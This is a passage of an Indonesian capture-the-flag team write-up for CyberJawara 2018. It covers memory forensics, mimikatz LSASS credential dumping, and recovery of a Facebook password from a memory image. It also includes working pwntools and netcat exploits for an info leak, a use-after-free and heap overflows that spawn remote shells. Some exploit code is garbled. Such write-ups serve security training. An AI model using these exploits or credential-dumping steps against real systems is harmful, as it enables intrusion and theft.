grep: /sys/module/pcc_cpufreq/uevent: Permission denied
grep: /sys/module/vmw_balloon/uevent: Permission denied
grep: /sys/module/tda18271/uevent: Permission denied
grep: /sys/module/pata_jMicron/uevent: Permission denied
grep: /sys/module/rcupdate/uevent: Permission denied
grep: /sys/module/efi_pstore/uevent: Permission denied
grep: /sys/module/intel_idle/uevent: Permission denied
grep: /sys/module/cpufreq_conservative/uevent: Permission denied
grep: /sys/module/dvb_core/uevent: Permission denied
grep: /sys/module/keyboard/uevent: Permission denied
grep: /sys/module/nfs_layout_nfsv41_files/uevent: Permission denied
grep: /sys/module/yenta_socket/uevent: Permission denied
grep: /sys/module/pci_hotplug/uevent: Permission denied
grep: /sys/module/x86_pkg_temp_thermal/uevent: Permission denied
grep: /sys/module/psmouse/uevent: Permission denied
grep: /sys/module/pata_pdc2027x/uevent: Permission denied
/home/tc/.ash_history:grep -R "CJ2018" /
/home/tc/.ash_history:grep -r "CJ2018" /
/home/tc/.ash_history:sudo grep -r "CJ2018" /
/lib/modules/3.16.6-tinycore/build/hello.ko:*****X■6CJ2018{bro_learn_how_to_compile_your_own_kernel}
grep: /var/spool/lpd/lp: No such file or directory
/proc/kmsg:<6>CJ2018{bro_learn_how_to_compile_your_own_kernel}
^C
tc@box:/$ sudo grep -r "CJ2018" /
```

3. Conclusion

(Isikan Conclusion disini)

Flag : CJ2018{bro_learn_how_to_compile_your_own_kernel}



[SOAL 11][*Recon*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Kami punya hadiah spesial untuk Anda yang ada pada alamat pegel-linux.pw. Anda perlu penerawangan seorang peretas untuk mendapatkan flagnya. "Gali" semuanya untuk menemukan hadiahmu! Flag dalam format CJ2018{flag}

2. Technical Report

(Technical Report isikan disini)

Flag disembunyikan dalam txt record dns kami menggunakan website dnsdumpster untuk mendapatkan flagnya.

```
10 eforward3.registrar-servers.com.          162.255.118.61           AS22612 Namecheap, Inc.
  └─TXT 162.255.118.61.eforward.web-hosting.com.  United States

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations
"yougotit=the_flag_is_TvS2glucweLsNF5XD9"
"v=spf1 include:spf.efwd.registrar-servers.com ~all"
```

3. Conclusion

(Isikan Conclusion disini)

Flag : CJ2018{TvS2glucweLsNF5XD9}



[SOAL 12] [*In Memory Forensic*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Kepolisian Republik Indonesia dan BSSN di bawah kordinasi Forensik Specialist

Mr. Hamdan Abdul Aziz melacak dan menangkap tersangka utama pimpinan geng penjahat siber yang beroperasi di Bali. Dalam modus operandinya pelaku dengan inisial M.S melancarkan aksinya dengan mengkordinasikan geng cyber criminalnya yang beroperasi dari Eropa Timur melalui Facebook. Didapatkan barang bukti berupa puluhan kartu kredit serta debit, 7 buah smartphone, dan 3 buah laptop. Dari sekian artifact forensik yang harus dilakukan analisis secara mendalam, terdapat sebuah file penting yang didapatkan ketika komputer masih dalam keadaan hidup. Bantu Kang Hamdan untuk menemukan credential facebook tersangka M.S pada file berikut: 20180816.lzma SHA256 Checksum: 49769308c6e0aad72466429ecee416bba909a8e69fa93001fdb8b1be1a31ba56 Format Flag: CJ2018{passwordfacebook}
https://drive.google.com/open?id=1kp_5giH9kRzM17YzuCXJtPOmMCyNbHI

2. Technical Report

(Technical Report isikan disini)

decompress menggunakan command

```
lzma -d 20180816.lzma
```

kemudian raw data nya kita dapat analisa menggunakan volatility

```
→ In memory forensic volatility -f 20180816 imageinfo
Volatility Foundation Volatility Framework 2.6
INFO      : volatility.debug      : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
```


untuk mengetahui profile nya kita bisa gunakan imageinfo , karena kita ditugaskan untuk mencari password facebook yg kemungkinan besar ada pada browser maka kita coba untuk melakukan list proses menggunakan pslist

```
File Edit View Search Terminal Help
root@kali: ~/CTF/CTF-I/2018/cyberjawara/forensic/In memory forensic
+0x8543d030 vmauthlp.exe      688   484     3     55     0      0 2018-08-16 11:32:26 UTC+0000
+0x8544a890 svchost.exe       764   484     8    266     0      0 2018-08-16 11:32:26 UTC+0000
```

ditemukan beberapa proses firefox berjalan, kita dapat dump memory nya menggunakan memdump untuk di analisa rawstringnya

```
→ In memory forensic volatility -f 20180816 --profile=Win7SP1x86_23418 memdump -p 2876,3844,1612,2512,860,2968,3912,2276,1124,3772 -D .
```

Setelah itu kita bisa menggunakan command grep sederhana untuk mendapatkan password facebook



```
root@kali: ~/CTF/CTF-I/2018/cyberjawara/forensic/in memory forensic
\tprefill source\thrower_upload\thidden\totseen\nlogin_form\tprefill_type\tpassword\thidden\totseen\n0\taction\thhttps%3A%2E%2Ewww.facebook.com%2E1
```

Didapatkan password = YEa6H7pARnJnqFSb

3. Conclusion

(Isikan Conclusion disini)

Flag : CJ2018{YEa6H7pARnJnqFSb}



[SOAL 13] [Dionysus]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Komunikasi antara client-server pada sisi client biasanya dilakukan dengan menggunakan client program sehingga user tidak perlu mengirimkan data melalui socket secara manual. Contoh client yang biasa dipakai adalah web browser, FTP client, SSH client, dan SMTP client.

Diketahui bahwa kedua program ini adalah sepasang client-server. Anda bisa mencoba untuk melakukan koneksi dengan menjalankan perintah ini (pada Linux):

./dionysus_client 203.34.119.68 21337

Anda sebagai hacker tentu saja tertarik untuk mencari kelemahan pada protokol ataupun implementasi program tersebut.

2. Technical Report

(Technical Report isikan disini)

Diberikan binary client dan server (hanya binary server yang penting). Berikut pseudocode fungsi *load_secret & heart_beat*:

```

int load_secret()
{
    FILE *stream; // [rsp+8h] [rbp-8h]

    stream = fopen("secret.txt", "r");
    if ( !stream )
    {
        puts("secret.txt not found");
        exit(1);
    }
    fgets(secret, 64, stream);
    return fclose(stream);
}

```

Sangat mungkin bahwa “secret.txt” berisi flag pada server.

```

int heart_beat()
{
    int result; // eax
    int v1; // ebx
    int v2; // [rsp+8h] [rbp-18h]
    int v3; // [rsp+C] [rbp-14h]

    printf("DionysusServer");
    result = getchar();
    if ( (_BYTE)result == 0xCAu )
    {
        v3 = getchar();
        v2 = 0;
        while ( v2 < v3 )
        {
            v1 = v2++;
            *(&input + v1) = getchar();
        }
        result = puts(&input);
    }
    return result;
}

```

Kita dapat membaca hingga 255 bytes maksimum, selanjutnya hasilnya akan diprint ke terminal kita. Bagian terpenting adalah bahwa rahasia dan input bersebelahan:

```

gdb-peda$ p &input
$1 = (<data variable, no debug info> *) 0x6010a0 <input>
gdb-peda$ p &secret
$2 = (<data variable, no debug info> *) 0x6010c0 <secret>
gdb-peda$ 

```

fungsi “puts” menerima sebuah string, yang artinya fungsi ini tidak akan berhenti print ke standard output sampai ketemu null-byte (print string pada C), lalu menambahkan newline. Kita bisa meminta panjang sebanyak 32 byte, menginput 32 byte, dan flag akan terikutsertakan dalam string kita :)

Berikut exploit script dalam bash (karena terdapat masalah recv dan send pada pwntool :/) :


```
tempest@tempestuous:~/CTF/CJ2018/pwn/dionysus$ cat exploit.sh
#!/bin/bash

# puts prints until nullbyte and appends a newline
# therefore simply filling the input earns the flag
python -c 'print "\xca\x20" + "a"*32' | nc 203.34.119.68 21337
tempest@tempestuous:~/CTF/CJ2018/pwn/dionysus$ ./exploit.sh
DionysusServeraaaaaaaaaaaaaaaaaaaaaaaaaaaaCJ2018{still_remember_H34rt_Bl33d?}
```

3. Conclusion

(Isikan Conclusion disini)

Flag: **CJ2018{still_remember_H34rt_Bl33d?}**



[SOAL 14][*LSASS*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

LSASS atau Local Security Authority Subsystem Service adalah layanan pada Windows terkait dengan otentikasi seperti pergantian password dan access token. Berikut adalah memory dump terhadap lsass.exe pada Windows 7. Dapatkan Anda menemukan password dari salah satu user pada sistem tersebut? <https://drive.google.com/open?id=1y21FRYh6Eiq2RiDjk2d-YasSPE-iaSoO>

2. Technical Report

(Technical Report isikan disini)

Untuk mendapatkan password dari dump lsass kita dapat menggunakan mimikatz

sekurlsa::minidump lsass.dmp

```
sekurlsa::minidump lsass.dmp
```

```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::tspkg
Opening : 'lsass.dmp' file for minidump...
Authentication Id : 0 ; 631221 (00000000:0009ah5)
Session           : Interactive from 2
User Name         : CJ
Domain            : IE11WIN7
Logon Server      : IE11WIN7
Logon Time        : 15/08/2018 14:21:26
SID               : S-1-5-21-3463664321-2923530833-3546627382-1001
tspkg :

Authentication Id : 0 , 631199 (00000000:0009a19f)
Session           : Interactive from 2
User Name         : CJ
Domain            : IE11WIN7
Logon Server      : IE11WIN7
Logon Time        : 15/08/2018 14:21:26
SID               : S-1-5-21-3463664321-2923530833-3546627382-1001
tspkg :


Authentication Id : 0 ; 137302 (00000000:00021856)
Session           : Interactive from 1
User Name         : IEUser
Domain            : IE11WIN7
Logon Server      : IE11WIN7
Logon Time        : 15/08/2018 14:16:11
SID               : S-1-5-21-3463664321-2923530833-3546627382-1000
tspkg :

Authentication Id : 0 ; 137239 (00000000:00021817)
Session           : Interactive from 1
User Name         : IEUser
Domain            : IE11WIN7
Logon Server      : IE11WIN7
Logon Time        : 15/08/2018 14:16:11
SID               : S-1-5-21-3463664321-2923530833-3546627382-1000
tspkg :

Authentication Id : 0 , .097 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 15/08/2018 14:16:04
```

Kemudian untuk mendapatkan dump passwordnya menggunakan

```
sekurlsa::logonPasswords
```



```
sekurlsa::logonPasswords
[*] Session: 0x00000000000000000000000000000000
[*] User Name: IEUser
[*] Domain: IE11WIN7
[*] Logon Server: IE11WIN7
[*] Logon Time: 15/08/2018 14:21:26
[*] SID: S-1-5-21-3463664321-2923530833-3546627382-1000
[*] Authentication Id: 0 ; 631199 (00000000:00009a19f)
[*] Session: Interactive from 2
[*] User Name: CJ
[*] Domain: IE11WIN7
[*] Logon Server: IE11WIN7
[*] Logon Time: 15/08/2018 14:21:26
[*] SID: S-1-5-21-3463664321-2923530833-3546627382-1001
[*] msv:
[*] [00000000] CredentialKeys
[*] * NTLM : 24191937d471eea79e394dc523a872b0
[*] * SHA1 : fd50f14b4a8b5b106840ea73d10af766ad8d1586
[*] [00000003] Primary
[*] * Username: CJ
[*] * Domain: IE11WIN7
[*] * NTLM : 24191937d471eea79e394dc523a872b0
[*] * SHA1 : fd50f14b4a8b5b106840ea73d10af766ad8d1586
[*] tspkg:
[*] * Username: CJ
[*] * Domain: IE11WIN7
[*] * Password: CJ2018(red teaming)
[*] kerberos:
[*] * Username: CJ
[*] * Domain: IE11WIN7
[*] * Password: (null)
[*] ssp:
[*] credman:
[*] Authentication Id: 0 ; 137302 (00000000:00021856)
[*] Session: Interactive from 1
[*] User Name: IEUser
[*] Domain: IE11WIN7
[*] Logon Server: IE11WIN7
[*] Logon Time: 15/08/2018 14:16:11
[*] SID: S-1-5-21-3463664321-2923530833-3546627382-1000
[*] msv:
[*] ts pkg:
[*] wdigest:
[*] kerberos:
[*] ssp:
[*] credman:
[*] [00000000]
[*] * Username: IE8Win7\IEUser
[*] * Domain: IE8Win7\IEUser
[*] * Password: Passw0rd!
```

3. Conclusion

(Isikan Conclusion disini)

Flag: CJ2018{red_teaming}



[SOAL 15][*Hephaestus*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Pemanggilan eksekusi shell command menggunakan fungsi seperti system() atau popen() memang berbahaya karena ini berarti pemanggilan terhadap syscall execve() menggunakan parameter yang diberikan oleh program akan dilakukan. Tetapi, apabila shell command-nya di-hardcode atau di-filter, seharusnya sudah aman bukan?

Temukan jawabannya di:

nc soal.jawara.idsirtii.or.id 31337

2. Technical Report

(Technical Report isikan disini)

Diberikan sebuah binary; kelihatannya seperti command injection:

```
tempest@tempestuous: ~/CTF/CJ2018/pwn/hephaestus: ./hephaestus

* LOGIN *
Username: abcd

Welcome abcd!
1) Set IP Address
2) Ping
3) Logout
1

IP Address: 8.8.8.8
OK

Welcome abcd!
1) Set IP Address
2) Ping
3) Logout
2

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=51.0 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 51.004/51.004/51.004/0.000 ms

Welcome abcd!
1) Set IP Address
2) Ping
3) Logout
```

Tetapi, IP di cek dengan cukup ketat (hanya boleh ‘.’ dan angka 0-9), jadi tidak ada bypass di sana. Terdapat beberapa poin penting di sini:

```

int setIP()
{
    int v1; // [rsp+Ch] [rbp-4h]

    printf("IP Address: ");
    v1 = input();
    if ( !(unsigned int)validIP(v1) )
        return puts("Invalid IP!");
    address = malloc(v1 + 1);
    memcpy(address, buff, v1 - 1);
    return puts("OK");
}

```

```

int login()
{
    int v0; // STOC_d

    puts(&s);
    puts("* LOGIN *");
    printf("Username: ");
    v0 = input();
    username = malloc(v0 + 1);
    memcpy(username, buff, v0 - 1);
    return puts(&s);
}

```

Yang pertama, bisa dilihat bahwa string IP dan username adalah hasil malloc (dengan size dibawah kendali kita). Yang kedua adalah:

```

__int64 logout()
{
    __int64 result; // rax

    puts("Logged Out");
    printf("Quit? (Y/N): ");
    if ( username )
        free(username);
    if ( address )
        free(address);
    choice = getchar();
    getchar();
    result = (unsigned __int8)choice;
    if ( choice == 'Y' )
        exit(0);
    return result;
}

```

Yang kedua, saat kita logout string IP dan username di free ***tanpa mengosongkan isinya***. Cara memanfaatkannya adalah dengan mengetahui cara kerja malloc.

Ketika username dan IP di free (secara berurutan), yang terjadi adalah; malloc menampung dua pointer tersebut dalam sebuah linked list:

$$\text{username} \rightarrow \text{IP address}$$

Kita hanya tinggal logout, memasukkan payload kita dalam username, dan melakukan ping (karena string IP sekarang alamatnya sama dengan username). Berikut script exploitnya:

```
from pwn import *

def setIP(r,payload):
    for i in xrange(4): r.recvline()
    r.sendline('1')
    r.sendlineafter(": ",payload)

def cmd(r,recv=True):
    for i in xrange(4): r.recvline()
    r.sendline('2')
    if recv: return r.recvuntil("Welcome",drop=True)

def logout(r,payload):
    for i in xrange(4): r.recvline()
    r.sendline('3')
    r.sendlineafter(": ","N")
    login(r,payload)

def login(r,payload):
    r.sendlineafter(": ",payload)

def exploit(r):
    login(r,"/bin/sh")
    setIP(r,"8.8.8.8")
    logout(r,"/bin/sh")
    cmd(r,False)
    r.interactive()

# context.terminal = ["tmux","new-window","-c","/tmp"]
context.arch = "amd64"
exe = ELF("./hephaestus")
# libc = ELF("./libc-2.23.so")

if len(sys.argv) < 2:
    r = process(exe.path)
else:
    r = remote("soal.jawara.idsirtii.or.id",31337)

exploit(r)
```

```
tempest@tempestuous: ~/CTF/CJ2018/pwn/hephaestus > python exploit.py go
[*] '/home/tempest/CTF/CJ2018/pwn/hephaestus/hephaestus'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:     No PIE (0x400000)
[*] Opening connection to soal.jawara.idsirtii.or.id on port 31337: Done
[*] Switching to interactive mode
2) Ping
3) Logout
$ 
$ ls
flag.txt
hephaestus
$ cat flag.txt
CJ2018{d0_n0t_Use_After_Free}
$ 
$ 
[*] Closed connection to soal.jawara.idsirtii.or.id port 31337
```

3. Conclusion

(Isikan Conclusion disini)

Flag: **CJ2018{d0_n0t_Use_After_Free}**



[SOAL 16][Morpheus]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Pada era modern ini, eksplorasi menggunakan stack-based memory corruption seperti stack buffer overflow semakin sulit dilakukan karena stack cookies atau canary untuk melindungi stack buffer sudah menjadi standar dan dimasukkan oleh compiler secara default.

Namun, jika Anda mencari dengan kata kunci 'Heap Overflow', maka vulnerability tersebut masih sangat banyak ditemukan bahkan pada program-program populer seperti browser ataupun kernel. Heap digunakan biasanya ketika program melakukan alokasi memori secara dinamis. Manajemen memori ini harus fleksibel dan ringkas agar program menjadi efisien baik dari segi kecepatan atau penggunaan memori. Implikasinya, compiler cukup sulit untuk menambahkan fitur pengaman Heap karena banyak yang tergantung bagaimana programmer menggunakaninya.

Salah satu bentuk data yang akan disimpan dalam Heap adalah struct pada C. Program di bawah ini adalah sebuah game yang menggunakan struct untuk menyimpan data dan menggunakan glibc malloc untuk alokasi memori. Dapatkah Anda mengeksplorasinya untuk memenangkan permainan tersebut? Untuk mempermudah Anda, source code terlampir.

nc soal.jawara.idsirtii.or.id 41337

2. Technical Report

(*Technical Report isikan disini*)

Diberikan binary dan source code (sekali lagi, terima kasih problemsetter ^^).

Source code nya cukup panjang, namun yg penting adalah:

```
void battle() {
    int totalAtk = a->atk + b->atk + c->atk;
    int totalHp = a->hp + b->hp + c->hp;
    if ((totalHp > 2000000000) && (totalAtk > 2000000000)) {
        puts("\n\n ***** You Won! ***** \n\n");

        flag = malloc(128);
        memset(flag, 0, 128);
        fp = fopen("flag.txt", "rb");
        fread(flag, 128, 1, fp);
        fclose(fp);
        puts(flag);

        exit(0);
    } else {
        puts("\n\n ##### You Lose! ##### \n\n");
        exit(0);
    }
}
```

Ini adalah fungsi auto-win kita :)

```
void changeName() {
    printf("Select ID: ");
    choice = getchar();
    getchar();
    switch (choice) {
        case '1':
            printf("Insert Name: ");
            fgets(a->name, 32, stdin);
            strtok(a->name, "\n");
            break;
        case '2':
            printf("Insert Name: ");
            fgets(b->name, 322, stdin);
            strtok(b->name, "\n");
            break;
        case '3':
            printf("Insert Name: ");
            fgets(c->name, 32, stdin);
            strtok(c->name, "\n");
            break;
    }
}
```

Programmer melakukan kesalahan kecil (mungkin typo) yang fatal pada snippet di atas. Ini memungkinkan kita mengganti isi heap chunk dari global **struct hero *c**. Karena kondisi untuk auto-win adalah atk dan hp yg lebih dari 2 milliar, cukup masukkan stat HP dan ATK melalui overflow, dan pergi “battle”. Berikut exploit script:

```
#!/usr/bin/python

from pwn import *

def change_name(r,id,payload):
    r.sendlineafter("Choice: ", '1')
    r.sendlineafter(": ",str(id))
    r.sendlineafter(": ",payload)

def battle(r):
    r.sendlineafter("Choice: ", '4')

def exploit(r):
    payload = p64(0)*5
    payload += p64(0x21)
    payload += p64(0x602510)
    payload += p32(0x77359400)
    payload += p32(0x77359400)
    change_name(r,2,payload)
    battle(r)
    r.interactive()

# context.terminal = ["tmux","new-window","-c","/tmp"]
context.arch = "amd64"
exe = ELF("./morpheus")
# libc = ELF("./libc-2.23.so")

if len(sys.argv) < 2:
    r = process(exe.path)
else:
    r = remote("soal.jawara.idsirtii.or.id",41337)

exploit(r)%
```

NB: *Sayangnya, pada saat pembuatan writeup, service sudah down. Namun jika admin meragukan validitas writeup kami, di bawah ini kami lampirkan config container docker dan screenshot sebagai pengganti (script hanya mengubah tujuan remote).*

```
✗ tempest@tempestuous: ~/CTF/CJ2018/pwn/morpheus > python exploit.py go
[*] '/home/tempest/CTF/CJ2018/pwn/morpheus/morpheus'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[*] Opening connection to 209.97.169.2 on port 41337: Done
[*] Switching to interactive mode

***** You Won! *****

flag{this_is_morpheus_flag}
[*] Got EOF while reading in interactive
$ 
$ 
[*] Closed connection to 209.97.169.2 port 41337
```

Link:

https://drive.google.com/open?id=10Im8rl_hJaYJRpWKq8UzKqr702RpmNmi

3. Conclusion

(Isikan Conclusion disini)

Flag: Service down, kami tidak menyimpan flag



[SOAL 17][*Nemesis*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Program ini adalah modifikasi dari Morpheus. Anda tidak mendapatkan source code-nya. Dapatkah Anda mengeksplorasinya?

nc soal.jawara.idsirtii.or.id 51337

\$ uname -r -v

4.4.0-135-generic #161-Ubuntu SMP Mon Aug 27 10:45:01 UTC 2018

Libc:

<https://drive.google.com/open?id=1uCLa4DRFzi80nAVwxRMms9NBuP6pDyPL>

2. Technical Report

(Technical Report isikan disini)

Problemsetter kali ini hanya memberikan binary dan libc (leak pasti dibutuhkan):

```
tempest@tempestuous: ~/CTF/CJ2018/pwn/nemesis$ file nemesis; checksec nemesis
nemesis: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
ID[sha1]=1429bd91b619f41033fc194d8f9b97cdcb429ca7, not stripped
[*] '/home/tempest/CTF/CJ2018/pwn/nemesis/nemests'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Source codenya pasti sama dengan morpheus, kecuali terdapat perubahan “kecil”, yaitu fungsi battle kita bukanlah fungsi auto-win lagi :(

```
void changeName() {
    printf("Select ID: ");
    choice = getchar();
    getchar();
    switch (choice) {
        case '1':
            printf("Insert Name: ");
            fgets(a->name, 32, stdin);
            strtok(a->name, "\n");
            break;
        case '2':
            printf("Insert Name: ");
            fgets(b->name, 322, stdin);
            strtok(b->name, "\n");
            break;
        case '3':
            printf("Insert Name: ");
            fgets(c->name, 32, stdin);
            strtok(c->name, "\n");
            break;
    }
}
```

Masih sama seperti soal *morpheus*, tetapi pendekatannya berbeda. Kita perlu mengganti *c->name* untuk menunjuk ke GOT. Ketika di print / display, alamat libc akan keluar (jika fungsi sudah dipanggil sebelumnya). Permasalahan selanjutnya adalah, fungsi apa yang dapat dirubah menjadi *system*, dengan string yang dibawah kendali kita ? Kami memilih fungsi *strtok*. Tapi untuk mengganti entry dari strtok itu sendiri dan memanggil system dengan string yang kita kendalikan, kita perlu menghancurkan 1 entry GOT di atas (yaitu *setvbuf*). Ketika kita selesai mengganti GOT entry dari *setvbuf* dan *strtok*, fungsi system akan langsung dipanggil :)

```
#!/usr/bin/python

from pwn import *

def change_name(r,id,payload):
    r.sendlineafter("Choice: ", '1')
    r.sendlineafter(": ",str(id))
    r.sendlineafter(": ",payload)

def battle(r):
    r.sendlineafter("Choice: ", '4')

def exploit(r):
    payload = p64(0)*5
    payload += p64(0x21)
    payload += p64(0x6020a8)
    payload += p32(0x77359400)
    payload += p32(0x77359400)
    change_name(r,2,payload)

    for i in xrange(3): r.recvuntil(" Name : ")
    base_leak = u64(r.recvuntil("\n! drop-Two) line+(2 1)\x00\x00")
```

```

libc.address = libc_leak-libc.symbols["strtok"]
log.info("libc base: {}".format(hex(libc.address)))

payload = "/bin/sh\x00"
payload += p64(0)*4
payload += p64(0x21)
payload += p64(exe.got["setvbuf"])
payload += p32(0x77359400)
payload += p32(0x77359400)
change_name(r,2,payload)

payload = "/bin/sh\x00"
payload += p64(libc.symbols["system"])
change_name(r,3,payload)

r.sendline('1')
r.sendline('2')

r.interactive()

# context.terminal = ["tmux","new-window","-c","/tmp"]
context.arch = "amd64"
exe = ELF("./nemesis")

if len(sys.argv) < 2:
    libc = exe.libc
    r = process(exe.path)
    gdb.attach(r,"b *0x4009df\nc\n")
else:
    libc = ELF("./libc-2.28.so")
    r = remote("soal.jawara.idsirtii.or.id",51337)

exploit(r)%
```

NB: Sama seperti soal morpheus, jika admin meragukan writeup kami, tinggal dicoba saja.

```
tempest@tempestuous: ~/CTF/CJ2018/pwn/nemesis > python exploit.py go
[*] '/home/tempest/CTF/CJ2018/pwn/nemesis/nemesis'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[*] '/home/tempest/CTF/CJ2018/pwn/nemesis/libc-2.23.so'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
[*] Opening connection to 209.97.169.2 on port 51337: Done
[*] heap leak: 0x1e4b060
[*] strtok: 0x7f28a482b660
[*] libc base: 0x7f28a479d000
[*] Switching to interactive mode
$ ls
Dockerfile
flag
libc-2.23.so
nemesis
$ cat flag
flag{this_is_nemesis_flag}
$ 
$ 
[*] Closed connection to 209.97.169.2 port 51337
```

Link:

https://drive.google.com/open?id=10Im8rl_hJaYJRpWKq8UzKqr702RpmNmj

3. Conclusion

(Isikan Conclusion disini)

Flag: **CJ2018{heap_000000000000Overflow_to_RCE}**



[SOAL 18][*Numbers*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Program ini menerima input beberapa bilangan dan akan mengeluarkan pesan rahasia jika bilangan yang Anda masukkan benar.

2. Technical Report

(Technical Report isikan disini)

Diberikan sebuah program 64 bit. Berikut adalah pseudocodenya:

```
for ( j = 0; j <= 19; ++j )
{
    if ( j <= 1 )
    {
        if ( numbers[j] != 1 )
        {
            v7 = 0;
            break;
        }
    }
    else if ( numbers[j] != numbers[j - 1] + numbers[j - 2] )
    {
        v7 = 0;
        break;
    }
}
if ( v7 )
{
    puts("Good numbers");
    for ( k = 0; k <= 19; ++k )
        putchar(numbers[k] ^ s[k]);
    puts(&byte_4007F8);
}
else
{
    puts("Bad numbers");
}
```

Kami pribadi cukup malas untuk mengecek satu persatu, jadi kami langsung menggunakan script z3 solver di bawah ini:

```
#!/usr/bin/python

from z3 import *

def get_numbers(s):
    numbers_model = []
    s = Solver()
    for i in xrange(len(key)):
        numbers.append(Int("n{:d}".format(i+1)))

    s.add(numbers[0] == 1)
    s.add(numbers[1] == 1)
    for i in xrange(2,len(key)):
        s.add(numbers[i] == (numbers[i-1] + numbers[i-2]))

    print s.check() == sat
    print s.model()

key = [0x42,0x4b,0x30,0x33,0x34,0x30,0x76,0x79,0x12,0x50,0x68,0xf3,0xb6,0x10d,0x251,0x3ee,0x649,0xa47,0x1074,0x1a10]
numbers = [1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610, 987, 1597, 2584, 4181, 6765]

flag = ""
for i in xrange(len(key)):
    flag += chr(key[i]^numbers[i])

print flag
```

Pada awalnya, list “numbers” itu kosong. Setelah dijalankan fungsi get_number dan diprint modelnya, barulah dimasukkan kedalam list.

